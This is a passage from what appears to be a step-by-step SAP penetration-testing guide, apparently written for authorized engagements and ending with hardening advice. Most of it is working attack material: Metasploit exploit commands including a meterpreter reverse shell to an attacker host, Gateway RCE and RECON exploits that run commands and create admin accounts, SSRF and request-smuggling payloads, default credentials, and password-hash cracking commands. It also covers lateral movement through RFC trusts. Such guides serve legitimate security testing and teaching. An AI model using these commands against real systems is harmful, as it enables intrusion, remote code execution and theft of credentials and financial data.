msfconsole -q use auxiliary/scanner/sap/sap_service_discovery set RHOSTS <target> run use auxiliary/scanner/sap/sap_mgmt_con_version set RHOSTS <target> run use auxiliary/scanner/sap/sap_mgmt_con_instanceproperties set RHOSTS <target> run use auxiliary/scanner/sap/sap_mgmt_con_getprocesslist set RHOSTS <target> run use auxiliary/scanner/sap/sap_mgmt_con_getenv set RHOSTS <target> run use auxiliary/scanner/sap/sap_mgmt_con_listlogfiles set RHOSTS <target> run # ICM URL enumeration use auxiliary/scanner/sap/sap_icm_urlscan set RHOSTS <target> runExample output (instanceproperties):
[+] 10.10.10.5:50013 - SAP Management Console: SID: PRD Hostname: sapserver01 SystemNumber: 00 Kernel Version: 7.53 Patch Level: 800Decision point:
➤ Got SID + version → cross-reference with CVE table in Phase 5.
➤
listlogfilesreturns data → information disclosure finding.➤
getprocesslistreturns OS info unauthenticated → try the OS exec exploit (Phase 6.1).
4.3 Step 3 — SAProuter (3299)
use auxiliary/scanner/sap/sap_router_info_request set RHOSTS <target> runA populated route table exposes internal SAP hostnames — your pivot map for later.
4.4 Step 4 — ICM version via public info endpoint
curl -sk "http://<target>:50000/sap/public/info" curl -sk "http://<target>:8000/sap/public/info"5. Phase 2 — Web Interface Testing
5.1 Standard web recon
Crawl both stacks (ABAP on 8000, Java on 50000).
Fuzz URLs for hidden content and parameter injection.
Apply OWASP Top 10: XSS, SQLi, XXE, SSRF, command injection.
Test HTTP verb tampering for authentication bypass (swap
GETforHEAD/POSTon protected endpoints).Check for credentials transmitted over plain HTTP using Burp passive scanner.
Review Jason Haddix’s Bug Hunter’s Methodology for additional web testing patterns.
5.2 SAP-specific paths to probe

# Does the login form transmit credentials over HTTP? curl -v -X POST "http://<target>:50000/startPage" \ -d "user=test&password=test" 2>&1 | grep -E "Location|Set-Cookie|HTTP/" # Information disclosure — unauthenticated curl -k -X GET "http://<target>:50013/sapmc/sapmc.html" # In the MC web UI: click "Choose" → "Search" to list SAP users # Reference: ERPSCAN-16-010 # Web dynpro endpoint curl -sk "http://<target>:50000/webdynpro/resources/sap.com/XXX/JWFTestAddAssignees#"Common finding (Bugcrowd P3): Login form at
http://SAP:50000/startPageposting credentials over plain HTTP instead of HTTPS.5.3 ICM-specific modules
# Gather ICM info (authenticated or sometimes unauthenticated) use auxiliary/admin/sap/sap_icm_info set RHOSTS <target> run6. Phase 3 — Component-by-Component Attacks
6.1 SAP Management Console — Port 50013
If unauthenticated OS command execution is possible:
use exploit/multi/sap/sap_mgmt_con_osexec_payload set RHOSTS <target> set RPORT 50013 set PAYLOAD linux/x64/meterpreter/reverse_tcp set LHOST <attacker> runWindows targets:
use exploit/windows/sap/sap_icm_http_rce set RHOSTS <target> runDecision point:
➤ Shell obtained → Phase 9 (Post-Exploitation).
➤ Only information methods worked → document disclosure, move to Gateway.
6.2 SAP Gateway — Port 3300 (Highest-Impact Misconfiguration)
The Gateway can register external RFC servers. If
gw/sec_infoandgw/reg_infoACL files are missing or permissive, an unauthenticated attacker can register a rogue program and have the Gateway execute it.Profile parameters to check (from the ABAP system):

Workflow:
# Step 1 — Confirm port 3300 is open (from Phase 1 scan) # Step 2 — Try the no-dependency version first (SAPanonGWv1.py) git clone https://github.com/chipik/SAP_GW_RCE_exploit.git cd SAP_GW_RCE_exploit # Run a harmless command to confirm RCE: python3 SAPanonGWv1.py -t <target> -p 3300 -c "id"Example output (ACL open → RCE):
[*] sending cmd: id uid=1001(n00adm) gid=1001(sapsys) groups=1001(sapsys)Example output (ACL locked):
[!] Connection refused / No response — Gateway is locked.If v1 fails, try the pysap-based v2:
python3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txt python3 SAPanonGWv2.py -t <target> -p 3300 -c "id"v2 verbose output:
[INFO ] [+] Sending GW_NORMAL_CLIENT [INFO ] Response: OK [INFO ] [+] Sending F_SAP_INIT [INFO ] Response: OK [INFO ] [+] Sending F_SAP_SEND [INFO ] [+] Sending F_SAP_SEND2 uid=1001(n00adm) gid=1001(sapsys)Decision point:
➤ RCE confirmed as
adm→ this user owns the SAP instance on OS level → Phase 9.➤ No response / connection refused → ACLs are configured; note as not vulnerable and move on.
6.3 Message Server — Ports 3600 (public) / 3900 (internal)
use auxiliary/scanner/sap/sap_msgserver_info_request set RHOSTS <target> runIf port 3900 (internal) is reachable from outside → critical finding. Reference SAP Note 1421005.
6.4 SAP Dispatcher — Port 3200 (DIAG)
Wire check: Is SNC encryption enabled? If not, credentials and screen data are exposed on the LAN. pysap (see Section 11) can parse unencrypted DIAG traffic.
Logon test: Try the default credential table (Phase 7). Mind the account lockout threshold.
6.5 SAP Host Control — Ports 1128 / 1129
# Confirm exact module name with: search hostctrl use exploit/unix/sap/sap_hostctrl_rce set RHOSTS <target> runSuccessful hit gives OS-level access — same impact as the Gateway RCE.
6.6 SAP HANA — Port 30013 / 30015
If the HANA SQL port is reachable, test the default
SYSTEMuser and common weak passwords. Authenticated DB access lets you read SAP application tables without going through the ABAP authorization layer — bypassing the entire permission model.7. Phase 4 — Authentication & Credential Attacks
7.1 Default credentials (always test these)
SAP*DDICTMSADMEARLYWATCHSAPCPIC
7.2 The SAP* fallback trick
If the
SAP*row is deleted from tableUSR02and profile parameterlogin/no_automatic_user_sapstar = 0, SAP falls back to a hardcoded password (PASS). Test this on every client:Username: SAP* Password: PASS Client: 000If it works → critical finding, report immediately.
7.3 Metasploit brute force
⚠ Lockout risk. SAP locks accounts after 3–5 failures by default. Agree on limits with the client before running this. Prefer the targeted default-credential list above over large wordlists.
use auxiliary/scanner/sap/sap_mgmt_con_brute_login set RHOSTS <target> set USER_FILE /usr/share/wordlists/sap_users.txt set PASS_FILE /usr/share/wordlists/sap_passwords.txt run8. Phase 5 — Full CVE Arsenal
Install pattern for all Python tools: Modern Debian/Ubuntu/Fedora block
pip installinto the system Python with anexternally-managed-environmenterror. Use one of these instead:venv (always works):
python3 -m venv .venv && source .venv/bin/activate && pip install …pipx (for CLI tools meant to be installed globally):
pipx installuvx (fastest, zero install):
uvx --from
The sections below use whichever pattern fits each tool best.
8.1 CVE-2020–6287 “RECON” — NetWeaver AS Java (port 50000)
What it is: CVSS 10.0. The LM Configuration Wizard (
/CTCWebService/CTCWebServiceBean) is reachable without authentication and can be abused to create a Java administrator account. Affects NetWeaver AS Java 7.30–7.50.Port to look for: 50000 or 50001 (Java stack).
8.1a — Onapsis Scanner (
Onapsis/CVE-2020-6287_RECON-scanner)Two scripts: a vulnerability scanner and an IoC scanner for analyzing SAP application logs after the fact.
git clone https://github.com/Onapsis/CVE-2020-6287_RECON-scanner.git cd CVE-2020-6287_RECON-scannerpython3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txtVulnerability scan — single target:
python3 RECON_CVE-2020-6287_vuln_scanner.py -u http://<target>:50000/Vulnerability scan — multiple targets:
python3 RECON_CVE-2020-6287_vuln_scanner.py -f targets.txt >> recon_results.txtExample output (vulnerable):
[!] RECON VULNERABILITY DETECTED
    URL: http://10.10.10.5:50000/CTCWebService/CTCWebServiceBean
    Status: VULNERABLE - LM Configuration Wizard accessible without auth
Example output (patched):
[+] 10.10.10.5:50000 - Not vulnerable (LM CTC service not accessible)IoC scanner — run on the SAP host against its own log files to check if exploitation already happened:
# Log path on Linux:
# /usr/sap/<SID>/<INSTANCE>/j2ee/cluster/server<X>/log/applications_xx.y.log
python3 RECON_CVE-2020-6287_ioc_scanner.py -f /path/to/applications_xx.y.log
python3 RECON_CVE-2020-6287_ioc_scanner.py -f /path/to/applications_xx.y.log -o csv
8.1b — chipik/SAP_RECON (richer PoC — detect, file read, user/admin creation)
This tool goes further than detection: it exploits CVE-2020–6286 (directory traversal to download any zip from the server) and CVE-2020–6287 (user/admin creation).
git clone https://github.com/chipik/SAP_RECON.git
cd SAP_RECON

python3 -m venv .venv && source .venv/bin/activate
pip install requests
Step 1 — Detection only:
python3 RECON.py -H <target> -cCheck1 - Vulnerable! [CVE-2020-6287] (RECON) - http://10.10.10.5:50000/CTCWebService/CTCWebServiceBeanStep 2 — Download a file via directory traversal (CVE-2020–6286):
python3 RECON.py -H <target> -f /any/path/on/server.zip


Check1 - Vulnerable!
Ok! File zipfile_4821.zip was saved
Step 3 — Create a regular Java user (CVE-2020–6287):
python3 RECON.py -H <target> -u


Check1 - Vulnerable!
Going to create new user. sapRpoc5484:Secure!PwD9379
Ok! User were created
Step 4 — Create a Java Administrator user:
python3 RECON.py -H <target> -a


Check1 - Vulnerable! [CVE-2020-6287] (RECON)
Going to create new user sapRpoc5574:Secure!PwD7715 with role 'Administrator'
Ok! Admin user were created
Log into the Java portal with the created account to screenshot the admin panel, then immediately delete the account and document the creation timestamp in your report.
All flags:
-H HOST    Target hostname/IP
-P PORT    Java web port (default 50000)
-p PROXY   Proxy (e.g. 127.0.0.1:8080 for Burp)
-s         Use SSL/HTTPS
-c         Check only
-f FILE    Download zip via dir traversal (CVE-2020-6286)
-u         Create regular Java user
-a         Create Java Administrator user
8.1c — duc-nt exploit (simple user creation)
git clone https://github.com/duc-nt/CVE-2020-6287-exploit.git
cd CVE-2020-6287-exploit
# Usage: python3 sap-CVE-2020-6287-add-user.py <HTTP/S://IP:Port> <username> <password> python3 sap-CVE-2020-6287-add-user.py http://<target>:50000 mypentest P@ssword123Note: This PoC creates a user with Authenticated User role only — not Administrator. Use chipik/SAP_RECON with the
-aflag for admin.Decision point (all RECON tools):
➤ Detected vulnerable + exploit in scope → create admin user, screenshot portal, delete user, report Critical.
➤ Patched → cross off, move to next CVE.
8.2 CVE-2022–22536 “ICMAD” — ICM / Web Dispatcher / Content Server (ports 8000, 44300, 50000)
What it is: CVSS 10.0. Memory-pipe desynchronization in the ICM (Internet Communication Manager). An unauthenticated attacker sends a crafted HTTP request with a large
Content-Lengthand no body, causing the ICM to concatenate the next victim's request to the attacker's payload. Enables request smuggling, session hijacking, and cache poisoning. Affects NetWeaver ABAP, NetWeaver Java, S/4HANA, SAP Web Dispatcher, SAP Content Server.Port to look for: 8000, 8001, 44300, 50000, or any port behind the Web Dispatcher.
Production caution: Detection payloads send ~83 KB of data. On production systems this can be disruptive. Prefer the Onapsis scanner first; run other PoCs only on QA/DEV unless the client explicitly authorizes PROD exploitation.
8.2a — Onapsis ICMAD Scanner (
Onapsis/onapsis_icmad_scanner)Pure Python stdlib — no external dependencies.
git clone https://github.com/Onapsis/onapsis_icmad_scanner.git
cd onapsis_icmad_scanner/src

# HTTP:
python3 ICMAD_scanner.py -H <target> -P 8000

# HTTPS:
python3 ICMAD_scanner.py -H <target> -P 44300 --ssl
Example output (vulnerable):
INFO - 10.10.10.5:8000 vulnerableExample output (patched):
INFO - 10.10.10.5:8000 not vulnerable8.2b — ZZ-SOCMAP CVE-2022–22536
Uses the
logurulibrary. No CLI args — you edit the target inside the script.git clone https://github.com/ZZ-SOCMAP/CVE-2022-22536.git cd CVE-2022-22536 python3 -m venv .venv && source .venv/bin/activate pip install -r requirements.txt # installs loguru==0.6.0 # Edit the bottom of CVE-2022-22536.py: # host = '<your target>' # port = 8000 # poc.dia(host, port, secure=False, cert_verify=False) nano CVE-2022-22536.py python3 CVE-2022-22536.pyExample output (vulnerable):
2024-01-15 14:23:11 | INFO | __main__:dia:112 - 10.10.10.5:8000 vulnerable8.2c — errorfiathck/icmad-exploit
Simple scanner, no external dependencies.
git clone https://github.com/errorfiathck/icmad-exploit.git
cd icmad-exploit


python3 ICMAD-exploit.py -H <target> -P 8000
Example output:
[*] Testing 10.10.10.5:8000 for CVE-2022-22536 (ICMAD)
[!] VULNERABLE - Desynchronization detected
8.2d — tess-ss: Manual verification with Burp
This repo contains raw Burp HTTP request payloads — not a scanner. Use it to manually verify in Burp Repeater when automated scanners give ambiguous results.
git clone https://github.com/tess-ss/SAP-memory-pipes-desynchronization-vulnerability-MPI-CVE-2022-22536.gitHow it works: Send the request from
burp-request-1.md— aGETto a valid SAP path withContent-Length: 82700and ~82 KB ofAcharacters as the body. Then sendburp-request-2.md(aGETto a non-existent path).If the server returns two HTTP responses to the second request (the padded GET triggers one, the poisoned queue delivers another with a 4xx/5xx), the system is vulnerable to desynchronization.
In Burp: set Connection: close, paste the payload, send, and inspect the raw response for a double response block.
8.3 CVE-2020–6308 — SAP BusinessObjects SSRF (port 8080)
What it is: The
aps=parameter in the BusinessObjects query builder login form is passed directly to an internal CMS connection function without validation, enabling unauthenticated SSRF. An attacker can probe internal network services.Port to look for: 8080 (BusinessObjects BI Platform web interface).
No dedicated script — this is a manual, timing-based curl PoC:
# Step 1 — Confirm the endpoint exists
curl -sk "http://<target>:8080/AdminTools/querybuilder/ie.jsp"

# Step 2 — Probe an internal host/port via the aps= parameter
# Open port on internal host (e.g. 10.0.0.1:22):
time curl -s -X POST \
  "http://<target>:8080/AdminTools/querybuilder/logon?framework=" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "aps=10.0.0.1:22&usr=admin&pwd=admin&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp"


# Closed port on internal host (e.g. 10.0.0.1:9):
time curl -s -X POST \
  "http://<target>:8080/AdminTools/querybuilder/logon?framework=" \
  -H "Content-Type: application/x-www-form-urlencoded" \
  -d "aps=10.0.0.1:9&usr=admin&pwd=admin&aut=secEnterprise&main_page=ie.jsp&new_pass_page=newpwdform.jsp&exit_page=logonform.jsp"
Interpretation — timing tells you everything:
# Port 22 (open):  real 0m2.847s
# Port 9 (closed): real 0m0.032s
Open ports cause a longer delay because the TCP connection completes before being refused. Closed/filtered ports return instantly.
Decision point:
➤ Timing difference confirmed → SSRF exists. Map internal ports: 22, 80, 443, 3300, 3306, 1521, 50013…
➤ Inject a Burp Collaborator or interactsh URL as
aps=value for OOB DNS confirmation without timing guesswork.
8.4 CVE-2021–38163 — NetWeaver Visual Composer File Upload → RCE (port 50000)
What it is: SAP NetWeaver (Visual Composer 7.0 RT) versions 7.30–7.50 allow an authenticated non-admin user to upload a malicious file and trigger its execution with Java Server process privileges.
Port to look for: 50000. Requires valid credentials (even low-privileged ones).
git clone https://github.com/core1impact/CVE-2021-38163.git
cd CVE-2021-38163

python3 -m venv .venv && source .venv/bin/activate
pip install requests urllib3 python-nmap
# If TLS errors: pip install requests==2.21.0


python3 CVE-2021-38163.py --url http://<target>:50000 \
  --user <valid_sap_user> --password <password> --command "id"
Example output:
[+] SAP NetWeaver Application Server
[*] Scanning host for SID...
[+] SID found: PRD
[*] Uploading malicious payload...
[+] Triggered execution:
uid=1001(prdadm) gid=1001(sapsys)
Decision point:
➤ Execution confirmed → Phase 9 (Post-Exploitation).
➤ Upload rejected → verify Visual Composer version (7.30–7.50 range) and check if SAP Note 3072987 is applied.
8.5 CVE-2021–42063 — SAP Knowledge Warehouse XSS (port 50000 or 8000)
What it is: Reflected Cross-Site Scripting in the SAP Knowledge Warehouse component. Can be chained to steal admin session cookies via phishing.
Port to look for: 50000 (Java) or 8000 (ABAP, depending on deployment).
This tool is published on PyPI — install with pipx or uvx:
# Option A: pipx (recommended for CLI tools)
pipx install CVE-2021-42063

# Option B: uvx (run without installing)
uvx CVE-2021-42063 -u http://<target>:50000

# Option C: manual venv
python3 -m venv .venv && source .venv/bin/activate
pip install CVE-2021-42063
Scan a single target:
CVE-2021-42063 -u http://<target>:50000Scan a list of targets, save output:
CVE-2021-42063 -i targets.txt -o results.txtExample output (vulnerable):
Hey Hacker
   CVE-2021-42063 Scanner v1.0

[VULNERABLE] http://10.10.10.5:50000 - Reflected XSS in Knowledge Warehouse
Payload: <script>alert(1)</script>
Example output (not vulnerable):
[NOT VULNERABLE] http://10.10.10.5:50000 - Patched or component not present8.6 Port → CVE quick-reference table
Press enter or click to view image in full size
9. Phase 6 — Post-Exploitation & Lateral Movement
9.1 OS-level access (
adm)Once you have a shell as
adm(via Gateway RCE, Host Control, or Management Console):# Find the SAP profile directory — reveals full system configuration find /usr/sap -name "*.pfl" 2>/dev/null # Dump the instance profile — all security-relevant parameters are here cat /usr/sap/<SID>/<INSTANCE>/profile/<SID>_<INSTANCE>_<hostname>Key parameters to look for:
login/no_automatic_user_sapstar,gw/acl_mode,ms/acl_info, database connection strings.9.2 Application admin (
SAP_ALL/BASIS_ALL)Dump password hashes from USR02:
Transaction
SE16N→ TableUSR02→ Columns:BNAME,BCODE,PASSCODE,PWDSALTEDHASHThen crack offline with Hashcat:
# CODVN B (old DES-based) — hashcat mode 7700/7701
hashcat -m 7700 hashes.txt wordlist.txt

# CODVN F/G (SHA1 + salt) — hashcat mode 7800/7801
hashcat -m 7800 hashes.txt wordlist.txt

# CODVN H (PBKDF2-SHA256, modern) — hashcat mode 10300
hashcat -m 10300 hashes.txt wordlist.txt
Sensitive tables — read one record to prove impact, no bulk extraction:
Table Contains
BKPF/BSEGFinancial postingsPA0008HR payroll dataLFA1/LFBKVendor master + bank accountsKNA1/KNBKCustomer master + bank accountsUSRBF2Additional user auth data9.3 RFC trust hopping (lateral movement)
Transaction
SM59lists all RFC destinations. Look for:Type 3 (ABAP connection) with stored credentials
Trusted/Trusting SNC relationships
SM59 → double-click a destination → Connection Test

If a low-value DEV system trusts the high-value PROD system,
you can call PROD function modules without additional auth
— the SAP equivalent of an AD Golden Ticket.
The most impactful report finding is often:
“DEV system (compromised via open Gateway ACL) trusts PRD system → we executed
SUSR_USER_CHANGE_PASSWORD_RFCon PRD without any PROD credentials."9.4 Persistence (demonstrate, then remove)
Create a user or an RFC backdoor only to demonstrate the capability. Record the account name, creation time, and client. Delete it before ending the engagement, and list it explicitly in the report so the blue team can verify removal.
10. Hardening Recommendations
Gateway:
Set
gw/acl_mode = 1Create explicit
secinfoandreginfofiles allowlisting only known programsSAP Notes: 1298433, 1408081
Message Server:
Keep port 39NN off untrusted networks
Define
ms/acl_infoACL fileSAP Note: 1421005
Management Console:
Require authentication; restrict by source IP
Disable OS exec methods if not operationally required
SAP Note: 1545883
Patching:
CVE-2020–6287 (RECON) → SAP Note 2934135
CVE-2022–22536 (ICMAD) → SAP Note 3123396
CVE-2021–38163 → SAP Note 3072987
CVE-2021–42063 → SAP Note 3142092
CVE-2020–6308 (BO SSRF) → SAP Note 2979062
Default credentials:
Change
SAP*,DDIC,TMSADM,EARLYWATCH,SAPCPICin ALL clientsSet
login/no_automatic_user_sapstar = 1in ALL clients
Encryption:
SNC for DIAG (SAP GUI) and RFC connections
TLS for all ICM and web-facing services
Never allow credentials over plain HTTP
Monitoring:
Enable Security Audit Log (
SM19/SM20) and forward to SIEMAlert on: mass failed logons, RFC connections to new hosts, admin user creation, non-admin reads of
USR02
11. Tool Reference Card
pysap quick-start
pysap is a Python library that implements SAP’s proprietary network protocols (RFC, DIAG, SAP Router, Message Server). Both versions of the Gateway RCE exploit depend on it, and it is useful for directly probing and parsing DIAG/RFC traffic.
git clone https://github.com/OWASP/pysap.git
cd pysap


python3 -m venv .venv && source .venv/bin/activate
pip install -r requirements.txt
python3 setup.py install

# Ready-to-run examples are in pysap/examples/
# Covers: Gateway, Message Server, SAP Router, DIAG traffic
ls pysap/examples/
12. References & Further Reading
RBT Security — Unlocking the Secrets of SAP Pentesting A real-world case study covering ABAP stack exploitation and how threat actors pivot from initial access to financial data.
Metasploit SAP Module Library Full index of Metasploit’s SAP scanner, auxiliary, and exploit modules with usage examples.
SAP Management Console Overview Official SAP community article explaining SAP MC capabilities — useful for understanding what unauthenticated methods expose.
Pen-Testing SAP Systems with Open-Source Tools — SecurityBridge Guide covering pysap, Metasploit and other open-source tooling in a structured pentest workflow.
Onapsis RECON Threat Report The original research disclosure covering CVE-2020–6287, business impact analysis, and detection guidance.
Onapsis ICMAD Vulnerability Report Covers all three ICMAD CVEs (CVE-2022–22536, CVE-2022–22532, CVE-2022–22533) with technical details and patch guidance.
SAP Security Notes (require SAP support portal access):
2934135— RECON (CVE-2020-6287)3123396— ICMAD (CVE-2022-22536)3072987— Visual Composer RCE (CVE-2021-38163)3142092— Knowledge Warehouse XSS (CVE-2021-42063)2979062— BusinessObjects SSRF (CVE-2020-6308)